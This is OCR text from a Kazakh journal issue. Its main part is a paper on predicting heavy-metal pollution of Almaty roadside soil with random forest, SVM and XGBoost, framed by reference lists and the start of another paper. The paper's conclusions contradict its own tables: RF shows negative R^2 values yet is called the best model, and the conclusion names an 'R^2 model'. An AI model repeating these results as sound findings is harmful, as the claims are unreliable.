Agarwal, V., Bhattacharyya, C., Niranjan, T., & Susarla, S. (2009, December). Discovering rules from disk events for predicting hard drive failures. In 2009 International Conference on Machine Learning and Applications (pp. 782-786). IEEE. *https://doi.org/10.1109/ICMLA.2009.62*

Borkowski, M., Fdhila, W., Nardelli, M., Rinderle-Ma, S., & Schulte, S. (2019). Event-based failure prediction in distributed business processes. Information Systems, 81, 220-235. *https://doi.org/10.1016/j.is.2017.12.005*

Gardner Jr, E. S. (1985). Exponential smoothing: The state of the art. Journal of forecasting, 4(1), 1-28. *https://doi.org/10.1002/for.3980040103*

Gardner Jr, E. S. (2006). Exponential smoothing: The state of the art—Part II. International journal of forecasting, 22(4), 637-666. *https://doi.org/10.1016/j.ijforecast.2006.03.005*

Lewin, D. R., & Harmaty, Y. (1994). Predictive maintenance using PCA. IFAC Proceedings Volumes, 27(2), 439-444. *https://doi.org/10.1016/S1474-6670(17)48189-4*

Katircioglu-Öztürk, D., Güvenir, H. A., Ravens, U., & Baykal, N. (2017). A window-based time series feature extraction method. Computers in biology and medicine, 89, 466-486. *https://doi.org/10.1016/j.compbiomed.2017.08.011*

Akidau, T., Chernyak, S., & Lax, R. (2018). Streaming systems: the what, where, when, and how of large-scale data processing. " O'Reilly Media, Inc.".*https://dl.acm.org/doi/abs/10.5555/3294646*

Gwadera, R., Atallah, M. J., & Szpankowski, W. (2005). Reliable detection of episodes in event

sequences. Knowledge and Information Systems, 7, 415-437. *https://doi.org/10.1007/s10115-004-0174-5*

Sahoo, R. K., Oliner, A. J., Rish, I., Gupta, M., Moreira, J. E., Ma, S., ... & Sivasubramaniam, A. (2003, August). Critical event prediction for proactive management in large-scale computer clusters. In Proceedings of the ninth ACM SIGKDD international conference on Knowledge discovery and data mining (pp. 426-435). *https://doi.org/10.1145/956750.956799*

Fu, S., & Xu, C. Z. (2007, November). Exploring event correlation for failure prediction in coalitions of clusters. In Proceedings of the 2007 ACM/IEEE conference on Supercomputing (pp. 1-12). *https://doi.org/10.1145/1362622.1362678*

Li, J., Stones, R. J., Wang, G., Liu, X., Li, Z., & Xu, M. (2017). Hard drive failure prediction using decision trees. Reliability Engineering & System Safety, 164, 55-65. *https://doi.org/10.1016/j.ress.2017.03.004*

Chuah, E., Jhumka, A., Narasimhamurthy, S., Hammond, J., Browne, J. C., & Barth, B. (2013, September). Linking resource usage anomalies with system failures from cluster log data. In 2013 IEEE 32nd International Symposium on Reliable Distributed Systems (pp. 111-120). IEEE. *https://doi.org/10.1109/SRDS.2013.20*

Fulp, E. W., Fink, G. A., & Haack, J. N. (2008). Predicting Computer System Failures Using Support Vector Machines. WASL, 8, 5-5. *https://dl.acm.org/doi/abs/10.5555/1855886.1855891*

Li, J., Ji, X., Jia, Y., Zhu, B., Wang, G., Li, Z., & Liu, X. (2014, June). Hard drive failure prediction using classification and regression trees. In 2014 44th annual ieee/ifip international conference on dependable systems and networks (pp. 383-394). IEEE. *https://doi.org/10.1109/DSN.2014.44*

Weiss, G. M. (1999, July). Timeweaver: A genetic algorithm for identifying predictive patterns in sequences of events. In Proceedings of the 1st Annual Conference on Genetic and Evolutionary Computation-Volume 1 (pp. 718-725). *https://dl.acm.org/doi/abs/10.5555/2933923.2933992*

Weiss, G. M., & Hirsh, H. (2000, July). Learning to predict extremely rare events. In AAAI workshop on learning from imbalanced data sets (Vol. 5, p. 4). Austin: AAAI Press. *https://aaai.org/papers/WS00-05-013-learning-to-predict-extremely-rare*.

Yang, W., Hu, D., Liu, Y., Wang, S., & Jiang, T. (2015, September). Hard drive failure prediction using big data. In 2015 IEEE 34th Symposium on Reliable Distributed Systems Workshop (SRDSW) (pp. 13-18). IEEE. *https://doi.org/10.1109/SRDSW.2015.15*

Kholidy, H. A., Erradi, A., Abdelwahed, S., Yousof, A. M., & Ali, H. A. (2014, November). Online risk assessment and prediction models for autonomic cloud intrusion srevention systems. In 2014 IEEE/ACS 11th International Conference on Computer Systems and Applications (AICCSA) (pp. 715-722). IEEE. *https://doi.org/10.1109/AICCSA.2014.7073270*

Dangut, M. D., Skaf, Z., & Jennions, I. K. (2021). An integrated machine learning model for aircraft components rare failure prognostics with log-based dataset. ISA transactions, 113, 127-139. *https://doi.org/10.1016/j.isatra.2020.05.001*

Yu, L., Zheng, Z., Lan, Z., & Coghlan, S. (2011, June). Practical online failure prediction for blue gene/p: Period-based vs event-driven. In 2011 IEEE/IFIP 41st International Conference on Dependable Systems and Networks Workshops (DSN-W) (pp. 259-264). IEEE. *https://doi.org/10.1109/DSNW.2011.5958823*

Wang, Z., Zhang, M., Wang, D., Song, C., Liu, M., Li, J., ... & Liu, Z. (2017). Failure prediction using machine learning and time series in optical network. Optics Express, 25(16), 18553-18565. *https://doi.org/10.1364/OE.25.018553*

Wiyanti, W. (2023). Effectiveness of Single and Double Exponential Smoothing: SES, ARRSES and Holt's Linear for Time Series Data Prediction with Trend and Non-seasonal Characteristic (Covid-19 Vaccinate Case): Efektivitas Metode Exponential Smoothing untuk Prediksi Data Runtun Waktu Pola Tren dan Non-musiman (Studi Kasus Cakupan Vaksinasi Covid-19). Jurnal Matematika, Statistika dan Komputasi, 20(1), 52-64. *https://doi.org/10.20956/j.v20i1.27193*

Shabir, F., Abdullah, A. I., & Nur, S. A. A. (2022, December). Implementation Of The Double Exponential Smoothing Method In Determining The Planting Time In Strawberry Plantations. In Proceedings Of The First Jakarta International Conference On Multidisciplinary Studies Towards

Creative Industries, Jicoms 2022, 16 November 2022, Jakarta, Indonesia: Jicoms 2022 (p. 50). *https://doi.org/10.31315/telematika.v19i2.7544*

Yousuf, M. U., Al-Bahadly, I., & Avci, E. (2022). Wind speed prediction for small sample dataset using hybrid first-order accumulated generating operation-based double exponential smoothing model. Energy Science & Engineering, 10(3), 726-739. *https://doi.org/10.1002/ese3.1047*

Sabarina, A. M., Rustamaji, H. C., & Himawan, H. (2021). Prediction Of Drug Sales Using Methods Forecasting Double Exponential Smoothing (Case Study: Hospital Pharmacy of Condong Catur). Telematika: Jurnal Informatika dan Teknologi Informasi, 18(1), 106-117. *https://doi.org/10.31315/telematika.v18i1.4586*

Rzayeva, L., Myrzatay, A., Abitova, G., Sarinova, A., Kulniyazova, K., Saoud, B., & Shayea, I. (2023). Enhancing LAN Failure Predictions with Decision Trees and SVMs: Methodology and Implementation. Electronics, 12(18), 3950. *https://doi.org/10.3390/electronics12183950*

Myrzatay, A., Rzayeva, L., Bandini, S., Shayea, I., Saoud, B., Çolak, I., & Kayisli, K. (2024). Predicting LAN Switch Failures: An Integrated Approach with DES and Machine Learning Techniques (RF/LR/DT/SVM). Results in Engineering, 102356. *https://doi.org/10.1016/j.rineng.2024.102356*

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 194–203
https://doi.org/10.32014/2024.2518-1726.317

УДК 28.23.29
МРНТИ 28.17.2

©L. Naizabayeva[1], M.N. Satymbekov[2*], 2024.
[1]International Information Technology University Almaty, Kazakhstan;
Al-Farabi Kazakh National University Almaty, Kazakhstan.
E-mail: m.n.satymbekov@gmail.com

PREDICTING URBAN SOIL POLLUTION USING MACHINE LEARNING ALGORITHMS

Lyazat Naizabayeva – Associate Professor at International Information Technology University, Almaty, Kazakhstan, email: l.naizabayeva@edu.iitu.kz, Orcid: https://orcid.org/0000-0002-4860-7376;
Maxatbek Satymbekov (Corresponding author) – PhD, senior researcher at International Information Technology University, Almaty, Kazakhstan, email: m.n.satymbekov@gmail.com, Orcid: https://orcid.org/0000-0002-4621-6646.

Abstarct. Different cities of the world are facing heavy metal pollution in soils at different levels. Previous studies have found that heavy metal concentrations in urban soils tend to increase with increasing levels of urbanization, indicating a link between heavy metal content in soils and urban expansion. Thus, understanding this relationship and considering factors related to urbanization to create reliable predictions of heavy metal distribution in soils can contribute to effective management of urban health. This study examines the sources, distribution, and environmental effects of heavy metals. These elements accumulate in soil due to vehicle emissions, tire and brake wear, and abrasion of road surfaces, which carry significant environmental and health risks. The presence of heavy metals in road soil can detrimentally affect plant growth, enter the food chain, and pose a direct threat to human health when contaminated soil is ingested, or dust particles are inhaled. In this study, a random forest (RF) machine learning model was applied to predict the extent of heavy metals in soil along highways. The results showed that the RF model has high accuracy in predicting the spatial distribution of heavy metals in soil.

Keywords: Urban highways; heavy metals in soil; data analysis; pollution source identification; environmental risk, RF.

Funding. This research has been funded by of the project number by the Science Committee of the Ministry of Science and Higher Education of the Republic of Kazakhstan (Grant No AP19678926).

©Л. Найзабаева[1], М.Н. Сатымбеков[2*], 2024.
[1]Халықаралық ақпараттық технологиялар университеті, Алматы, Қазақстан;
[2] Әл-Фараби атындағы Қазақ Ұлттық Университеті, Алматы, Қазақстан.
e-mail: m.n.satymbekov@gmail.com

МАШИНАЛЫҚ ОҚЫТУ АЛГОРИТМДЕРІН ПАЙДАЛАНУ АРҚЫЛЫ ҚАЛА ТОПЫРАҒЫНЫҢ ЛАСТАНУЫН БОЛЖАУ

Лязат Найзабаева – Халықаралық ақпараттық технологиялар университеті, қауымдастырылған профессор, Алматы, Қазақстан, email: l.naizabayeva@edu.iitu.kz. Orcid: https://orcid.org/0000-0002-4860-7376;
Сатымбеков Максатбек Нургалиулы – Әл-Фараби атындағы Қазақ Ұлттық Университеті доцент м.а., Қазақстан, Алматы, email: m.n.satymbekov@gmail.com, Orcid: https://orcid.org/0000-0002-4621-6646.

Аннотация. Дүние жүзіндегі әртүрлі қалалар топырақтың әртүрлі деңгейде ауыр металдармен ластануымен бетпе-бет келеді. Алдыңғы зерттеулер қалалық топырақтағы ауыр металдардың концентрациясы урбанизация деңгейінің артуымен жоғарылайтынын анықтады, бұл топырақтағы ауыр металл деңгейлері мен қаланың кеңеюі арасындағы байланысты көрсетеді. Осылайша, осы байланысты түсіну және топырақта ауыр металдардың таралуының сенімді болжамдарын жасау үшін урбанизациямен байланысты факторларды қосу қалалық топырақты тиімді басқаруға ықпал ете алады. Бұл зерттеу ауыр металдардың көздерін, таралуын және қоршаған ортаға әсерін зерттейді. Бұл элементтер топырақта көліктердің шығарындылары, шиналар мен тежегіштердің тозуы, жол жамылғыларының абразивті бұзылуы салдарынан жиналады, бұл қоршаған ортаға және денсаулыққа айтарлықтай қауіп төндіреді. Жол топырағында ауыр металдардың болуы өсімдіктердің өсуіне кері әсер етіп, қоректік тізбекке еніп, ластанған топырақты жұту немесе шаң бөлшектерін ингаляциялар арқылы адам денсаулығына тікелей қауіп төндіруі мүмкін. Бұл зерттеуде тас жолдар бойындағы топырақтағы ауыр металдардың дәрежесін болжау үшін кездейсоқ орман (RF) әдісін қолданатын машиналық оқыту моделі қолданылды. Нәтижелер РЖ моделінің топырақтағы ауыр металдардың кеңістікте таралуын болжауда өте дәл екенін көрсетті.

Түйін сөздер: қалалық жолдар, топырақтағы ауыр металдар, деректерді талдау, ластау көздерін анықтау, экологиялық қауіп, RF.

©Л. Найзабаева[1], М.Н. Сатымбеков[2*], 2024.
[1]Международный университет информационных технологий,
Алматы, Казахстан;
[2]Казахский национальный университет имени аль-Фараби, Алматы, Казахстан.
e-mail: m.n.satymbekov@gmail.com

ПРОГНОЗИРОВАНИЕ ЗАГРЯЗНЕНИЯ ГОРОДСКОЙ ПОЧВЫ С ИСПОЛЬЗОВАНИЕМ АЛГОРИТМОВ МАШИННОГО ОБУЧЕНИЯ

Лязат Найзабаева – Международный университет информационных технологий, ассоциированный профессор, Казахстан, Алматы, email: l.naizabayeva@edu.iitu.kz, https://orcid.org/0000-0002-4860-7376;
Сатымбеков Максатбек Нургалиулы – Казахский национальный университет имени аль-Фараби, и.о. доцента, Казахстан, Алматы, email: m.n.satymbekov@gmail.com, https://orcid.org/0000-0002-4621-6646.

Аннотация. Различные города мира сталкиваются с загрязнением почв тяжелыми металами на разных уровнях. Ранее проведенные исследования выявили, что концентрация тяжелых металлов в городских почвах, как правило, возрастает с увеличением уровня урбанизации, что указывает на связь между содержанием тяжелых металлов в почвах и процессом расширения городов. Таким образом, понимание этой взаимосвязи и учет факторов, связанных с урбанизацией, для создания надежных прогнозов распределения тяжелых металлов в почвах могут способствовать эффективному управлению состоянием городских почв. В данном исследовании рассматриваются источники, распределение и влияние на окружающую среду тяжелых металлов. Эти элементы накапливаются в почве вследствие выбросов транспорта, износа шин и тормозов, а также абразивного разрушения дорожного покрытия, что несет значительные экологические и медицинские риски. Наличие тяжелых металлов в дорожной почве может пагубно влиять на рост растений, попадать в пищевую цепь и представлять прямую угрозу здоровью человека при проглатывании загрязненной почвы или вдыхании пылевых частиц. В этом исследовании для прогнозирования степени тяжелых металлов в почве вдоль автодорог была применена модель машинного обучения с использованием метода случайного леса (RF). Результаты показали, что модель RF отличается высокой точностью прогнозирования пространственного распределения тяжелых металлов в почве.

Ключевые слова: городские автодороги, тяжелые металлы в почве, анализ данных, идентификация источников загрязнения, экологический риск, RF.

Introduction. Urban areas are often considered more polluted than other regions, and many studies on heavy metal soil contamination have been conducted in urban areas (Ahmad, 2010). However, soils in peri-urban areas not only contain exogenous heavy metal pollutants that migrate from urban areas to their entry points,

but also overlap with increasingly heavy metal emissions from human activities and industrial production in urban fringes, resulting in the deterioration of soil heavy metal pollution in urban fringes (Bignal, 2007). Thus, soil heavy metal pollution in urban roadways is more serious and complex than in suburban areas (Chen, 2010). Motor vehicles are characterized by highly diverse and that leads to simultaneous exposure to several emission sources (Chen, 2016). The study and prediction of heavy metal contamination of soil is important for the implementation of strategies to protect the environmental health and safety of residents (Feng, 2019).

Machine learning has become an important tool in environmental research, especially for analyzing and predicting complex processes such as soil contamination. In recent years, various machine learning models have been successfully applied to estimate soil characteristics such as particle size distribution (Fröhlichová, 2018; Gu, 2014) and erosion rate (Hasnaoui, 2020). However, the use of machine learning to predict soil contamination, especially in urban areas, remains understudied (Jankowski, 2015). This is because data in such settings are subject to many factors, including transportation emissions, industrial pollution, and landscape features (Li, 2022).

Among the machine learning methods used to analyze environmental data, Random Forest (RF) stands out (Mazur, 2013). Studies have shown that RF provides high accuracy in predicting pollution parameters due to its ability to detect nonlinear dependencies and to handle emissions and missing values in the data in a stable manner (Mohammed, 2016, Nabulo, 2006).

Ensemble methods such as random forest and gradient boosting have become particularly popular for soil and water contamination assessment. For example, random forest has been used to predict the concentration of heavy metals in soil and identify key factors affecting the level of contamination (Radziemska, 2015; Rodriguez-Flores, 2020. In a recent study, the random forest method was successfully applied to assess the determinants of nitrate concentration in water bodies, highlighting its ability to analyze complex interactions between variables (Shi, 2008).

Random Forest (RF) machine learning method was applied in this study. This method, which is one of the most popular ensemble techniques, allows efficient processing of large amounts of data and reveals complex dependencies between variables. The application of RF in this study aims to improve the accuracy of predicting soil pollution parameters in complex urban landscapes.

Methods and materials.

To achieve the research objectives, Random Forest (RF) method was chosen as the main machine learning model for predicting soil contamination level (Xu, 2014; Yu, 2016). Several machine learning methods such as Support Vector Machine (SVM) and Extreme Gradient Boosting (XGBoost) were used for comparison (Wu, 2019).

The city of Almaty, an urban area with high population density and intensive

transportation and industrial activity, was selected for this study. The choice of this area is due to the significant level of anthropogenic impact on the environment, which makes it suitable for analyzing factors affecting soil contamination. Soil samples and environmental data were collected at key points throughout the study area to account for spatial variations in pollutant concentrations. Data on soil contamination parameters were taken from the Institute of Plant Biology and Biotechnology. The elements Cd, As, Pb were selected as a dataset for predicting heavy metal pollution in soils near highways. Interpolation and normalization techniques were used to equalize the data and improve the quality of analysis. The data were divided into training (70%) and test (30%) samples to verify the quality of the model.

Metrics such as root mean square error (RMSE), coefficient of determination (R^2) and mean absolute error (MAE) were used to assess the accuracy of the model. These metrics were used to determine how well the model predicts the level of soil contamination in the test sample. The methods applied in the study provide an integrated approach to predicting soil pollution and allow for a deeper understanding of the impact of various factors on the ecological state of the urban environment.

The Random Forest model is a versatile tool that performs well on classification and regression tasks. Its high accuracy and robustness to overfitting has made it a popular choice for data analysts and engineers, especially for working with large and complex data. Initially, the algorithm randomly creates several subsamples of data from the original set using the bootstrap (random sampling with return) method. This means that some objects may be present in a subsample multiple times and some objects may be absent. For the classification task, each tree "votes" for one of the classes, and the final prediction is chosen by majority vote. The prediction formula for RF in a regression problem looks like this:

$$y = \text{argmax} \sum_{k=1}^{K} I(T_k(x) = y), \qquad (1)$$

where Tk(x) is the k-th tree's prediction for object x, and I is an indicator function equal to 1 if the tree voted for classy, and 0 otherwise. Figure-1 shows the structure of the RF model.




Figure 1. Structure of the RF model

The process of predicting the spatial distribution of heavy metals using Random Forest (RF) model includes the following steps: data collection, modeling, spatial visualization and analysis of results. Figure 2 shows the detailed workflow.




Figure 2. Workflow of analysis of heavy metal elements based on RF model.

Analytical precision, expressed as relative standard deviation, is usually less than 5%. The main statistical indicators of heavy metal test results are presented in Table 1.

Tab. 1. Statistics of heavy metals concentration

Heavy metals (mg kg)	Mean	Standart deviation	Min	Max	Coefficient of variation.
Cd	0.76	0.32	0.51	1.55	27
As	5.03	3.61	3.61	16.63	56
Pb	12.94	12.94	11.91	44.12	30

Results and discussion.

Several samples of Cd, As and Pb concentrations were evenly divided into training and test samples. 30% of the training samples were used to train different heavy metal models using SVM, RF and XGBoost algorithms. After optimizing a few parameters, test samples were added to the optimized model, on which the accuracy of the model was tested and evaluated.

The R2, RMSE and MSE statistics for each model are presented in Table 2. Moreover, RF and XgBoost are better than SVM. Comprehensive analysis of the three evaluation metrics, RF prediction has good performance.

Table 2- Models statistics

Models	Heavy metals	Pb	Cd	As
XGBoost	R^2	-0,529	0,901	0,716
	MAE	9,032	0,039	4,668
	RMSE	17,026	0,049	8,681
SVM	R^2	-0,868	-0,282	-0,169
	MAE	0,061	0,053	0,077
	RMSE	0,081	0,076	0,139
RF	R^2	-0,236	-0,065	-0,077
	MAE	7,196	0,103	3,517
	RMSE	11,072	0,076	8,348




Figure 3. The coefficient of determination and error of SVM s model




Figure 4. The coefficient of determination and error of RF s model




Figure 5. The coefficient of determination and error of XGBoost s model




Figure 6. Comparison of RF, SVM, XGBoost models

Calculations of evaluation metrics including RMSE, MAE and R^2 as well as several rounds of parameter tuning showed that the RF model exhibits the best performance. Therefore, it was selected as the most stable for this task. Table 2 notes the key points: The coefficient of determination R^2 of the RF model for the validation set is close to the R^2 of the training set, indicating the high stability of the model and its ability to avoid overfitting. The ranking of prediction performance based on prediction performance is as follows (from highest to lowest): As, Pb, Cd,. This indicates that the model most accurately predicts As and Pb content. The stability and generalizability of the model in predicting the heavy metal content of As, Pb and Cd is confirmed by the high value of R^2 small difference between the R^2 of the training and validation sets. This indicates good stability and reliability of the model. Analysis of MAE and RMSE errors shows that the values of these indicators for the training set are lower than for the test set, which indicates a high level of forecast accuracy.

Conclusion

The conducted study of models for predicting heavy metal content in soil showed that the R^2 model provides the best accuracy and reliability compared to SVM and XGBoost. This advantage can be attributed to its ability to effectively capture complex dependencies and robustness to anomalous values, which is particularly important when dealing with environmental data. The R^2 model not only performed better on key metrics, but also proved easier to interpret, making it valuable for use in ecological monitoring and management decisions. Future research may benefit from further tuning the model and exploring additional attributes to further improve its performance. Thus, the R^2 model is recommended for long-term use in the task of analyzing heavy metal content in soil, in order to maintain soil quality and protect the environment.

References

Ahmad S.S., Erum S. Integrated assessment of heavy metals pollution along motorway M-2. Soil Environ. 2010; 29:110–116.

Bignal K.L., Ashmore M.R., Headley A.D., Stewart K., Weigert K. Ecological impacts of air pollution from road transport on local vegetation. Appl. Geochem. 2007; 22:1265–1271. doi: 10.1016/j.apgeochem.2007.03.017.

Chen X., Xia X., Zhao Y., Zhang P. Heavy metal concentrations in roadside soils and correlation with urban traffic in Beijing, China. J. Hazard. Mater. 2010; 181:640–646. doi: 10.1016/j.jhazmat.2010.05.060.

Chen, H.; Teng, Y.; Lu, S.; Wang, Y.; Wu, J.; Wang, J. Source apportionment and health risk assessment of trace metals in surface soils of Beijing metropolitan, China. Chemosphere 2016, 144, 1002–1011.

Feng W., Guo Z., Xiao X., Peng C., Shi L., Ran H., Xu W. Atmospheric Deposition as a Source of Cadmium and Lead to Soil-Rice System and Associated Risk Assessment. Ecotoxicol. Environ. Saf. 2019; 180:160–167. doi: 10.1016/j.ecoenv.2019.04.090.

Fröhlichová A., Száková J., Najmanová J., Tlustoš P. An assessment of the risk of element contamination of urban and industrial areas using Taraxacum sect. Ruderalia as a bioindicator. Environ. Monit. Assess. 2018; 190:150. doi: 10.1007/s10661-018-6547-0.

Gu, Y.G.; Li, Q.S.; Fang, J.H.; He, B.Y.; Fu, H.B.; Tong, Z.J. Identification of heavy metal sources in the reclaimed farmland soils of the pearl river estuary in China using a multivariate geostatistical approach. Ecotoxicol. Environ. Saf. 2014, 105, 7–12.

Hasnaoui S.E., Fahr M., Keller C., Levard C., Angeletti B., Chaurand P., Triqui Z.E.A., Guedira A., Rhazi L., Colin F., et al. Screening of Native Plants Growing on a Pb/Zn Mining Area in Eastern Morocco: Perspectives for Phytoremediation. Plants. 2020; 9:1458. doi: 10.3390/plants9111458.

Jankowski K., Ciepiela G.A., Jankowska J., Szulc W., Kolczarek R., Sosnowski J., Wiśniewska-Kadżajan B., Malinowska E., Radzka E., Czeluściński W., et al. Content of lead and cadmium in aboveground plant organs of grasses growing on the areas adjacent to route of big traffic. Environ. Sci. Pollut. Res. 2015; 22:978–987. doi: 10.1007/s11356-014-3634-9.

Li, Y.; Dong, Z.; Feng, D.; Zhang, X.; Jia, Z.; Fan, Q.; Liu, K. Study on the risk of soil heavy metal pollution in typical developed cities in eastern China. Sci. Rep. 2022, 12, 3855. [Google Scholar] [CrossRef] [PubMed].

Lu X., Wang L., Lei K., Huang J., Zhai Y. Contamination assessment of copper, lead, zinc, manganese and nickel in street dust of Baoji, NW China. J. Hazard. Mater. 2009; 161:1058–1062. doi: 10.1016/j.jhazmat.2008.04.052.

Mazur Z., Radziemska M., Maczuga O., Makuch A. Heavy metal concentrations in soil and moss surrounding railroad. Fresen. Environ. Bull. 2013; 22:955–961.

Mohammed, Mohssen & Khan, Muhammad & Bashier, Eihab. (2016). Machine Learning: Algorithms and Applications. 10.1201/9781315371658.

Nabulo G., Oryem-Origa H., Diamond M. Assessment of lead, cadmium, and zinc contamination of roadside soils, surface films, and vegetables in Kampala City, Uganda. Environ. Res. 2006; 101:42–52. doi: 10.1016/j.envres.2005.12.016.

Radziemska M., Fronczyk J. Level and Contamination Assessment of Soil along an Expressway in an Ecologically Valuable Area in Central Poland. Int. J. Environ. Res. Public Health. 2015;12:13372–13387. doi: 10.3390/ijerph121013372.

Rodriguez-Flores M., Rodriguez-Castellon E. Lead and cadmium levels in soil and plants near highways and their correlation with traffic density. Environ. Pollut. 1982;4:281–290. doi: 10.1016/0143-148X (82)90014-3.

Shi G., Chen Z., Xu S., Zhang J., Wang L., Bi C., Teng J. Potentially toxic metal contamination of urban soils and roadside dust in Shanghai, China. Environ. Pollut. 2008; 156:251–260. doi: 10.1016/j.envpol.2008.02.027.

Wu, S.; Zhou, S.; Bao, H.; Chen, D.; Wang, C.; Li, B.; Tong, G.; Yuan, Y.; Xu, B. Improving risk management by using the spatial interaction relationship of heavy metals and PAHs in urban soil. J. Hazard. Mater. 2019, 364, 108–116.

Xu, X.; Zhao, Y.; Zhao, X.; Wang, Y.; Deng, W. Sources of heavy metal pollution in agricultural soils of a rapidly industrializing area in the Yangtze Delta of China. Ecotoxicol. Environ. Saf. 2014, 108, 161–167.

Yu, L.; Cheng, J.; Zhan, J.; Jiang, A. Environmental quality and sources of heavy metals in the topsoil based on multivariate statistical analyses: A case study in Laiwu City, Shandong Province, China. Nat. Hazards 2016, 81, 1435–1445.

NEWS OF THE NATIONAL ACADEMY OF SCIENCESOF THE REPUBLIC OF KAZAKHSTAN
PHYSICO-MATHEMATICAL SERIES
ISSN 1991-346X
Volume 4. Namber 352 (2024). 204–217
https://doi.org/10.32014/2024.2518-1726.318

FTAMP 20.53.19

©A.U. Mukhiyadin[1], U.T. Makhazhanova[1] , A.Z. Alimagambetova [1], A.A. Mukhanova [1], A.I.Akmoldina[2*], 2024.
[1] L.N. Gumilyov Eurasian National University, Astana, Kazakhstan;
[2]ESIL University, Astana, Kazakhstan.
E-mail: *amukhiyadin@gmail.com*

PREDICTING STUDENT LEARNING ENGAGEMENT USING MACHINE LEARNING TECHNIQUES: ANALYSIS OF EDUCATION DATA IN KAZAKHSTAN

Mukhiyadin Ainur Ulykpankyzy – Doctoral student of the Department of Information technology, Faculty of information technologies, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: amukhiyadin@gmail.com, https://orcid.org/0000-0001-5576-7733;
